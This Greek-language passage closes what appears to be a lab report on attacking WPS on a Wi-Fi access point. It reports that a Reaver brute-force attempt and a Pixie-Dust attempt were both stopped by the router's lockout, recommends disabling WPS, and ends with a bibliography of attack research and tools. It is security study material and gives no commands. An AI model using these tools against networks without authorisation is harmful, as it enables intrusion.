Αναφορικά με το πρωτόκολλο WPS, η online brute-force επίθεση μέσω του εργαλείου Reaver προκάλεσε την άμεση αντίδραση του σημείου πρόσβασης, το οποίο ενεργοποίησε μηχανισμούς lockout και απενεργοποίησε προσωρινά τη λειτουργία WPS, αποδεικνύοντας ότι τα σύγχρονα firmwares περιορίζουν αποτελεσματικά τις επιθέσεις εξάντλησης κλειδιών. Παράλληλα, η προσπάθεια εκτέλεσης της επίθεσης Pixie-Dust ανέδειξε τη σημασία των counter-measures των κατασκευαστών. Αν και το Access Point διέθετε chipset της Ralink το οποίο ιστορικά θεωρείται ευάλωτο λόγω προβλέψιμης PRNG (Bongard, 2014), Η άμεση αντίδραση του δρομολογητή να διακόψει τη διαδικασία και να μην στείλει το μήνυμα M3, μας στέρησε τα δεδομένα (hashes) που ήταν απαραίτητα για να βρούμε τον κωδικό offline.

Συμπερασματικά, παρόλο που οι ενσωματωμένοι αμυντικοί μηχανισμοί των δρομολογητών παρέχουν πλέον σημαντική προστασία, η μοναδική απόλυτα ασφαλής πρακτική για εταιρικά περιβάλλοντα και δίκτυα υψηλής κρισιμότητας παραμένει η πλήρης απενεργοποίηση του WPS και η αποκλειστική χρήση σύγχρονων προτύπων ασφαλείας, όπως το WPA3 ή το WPA2-CCMP, σε συνδυασμό με αυστηρές πολιτικές διαχείρισης κωδικών.

Βιβλιογραφία

- Viehböck, S. (2011). Brute forcing Wi-Fi Protected Setup. Retrieved from https://www.cs.cmu.edu/~rdriley/330/papers/viehboeck_wps.pdf
- Bongard, D. (2014). Offline bruteforce attack on WiFi Protected Setup. Παρουσίαση στο συνέδριο ασφαλείας Hack.lu 2014, Λουξεμβούργο. Retrieved from http://archive.hack.lu/2014/Hacklu2014_offline_bruteforce_attack_on_wps.pdf
- Main [Aircrack-ng]. (2023, January 16). Retrieved from <https://www.aircrack-ng.org/doku.php>
- T6x. (n.d.). GitHub - t6x/reaver-wps-fork-t6x. Retrieved from <https://github.com/t6x/reaver-wps-fork-t6x>
- Alobbs. (n.d.). GitHub - alobbs/macchanger: GNU MAC Changer. Retrieved from <https://github.com/alobbs/macchanger>
- NVD - cve-2011-5053. (n.d.). Retrieved from <https://nvd.nist.gov/vuln/detail/cve-2011-5053>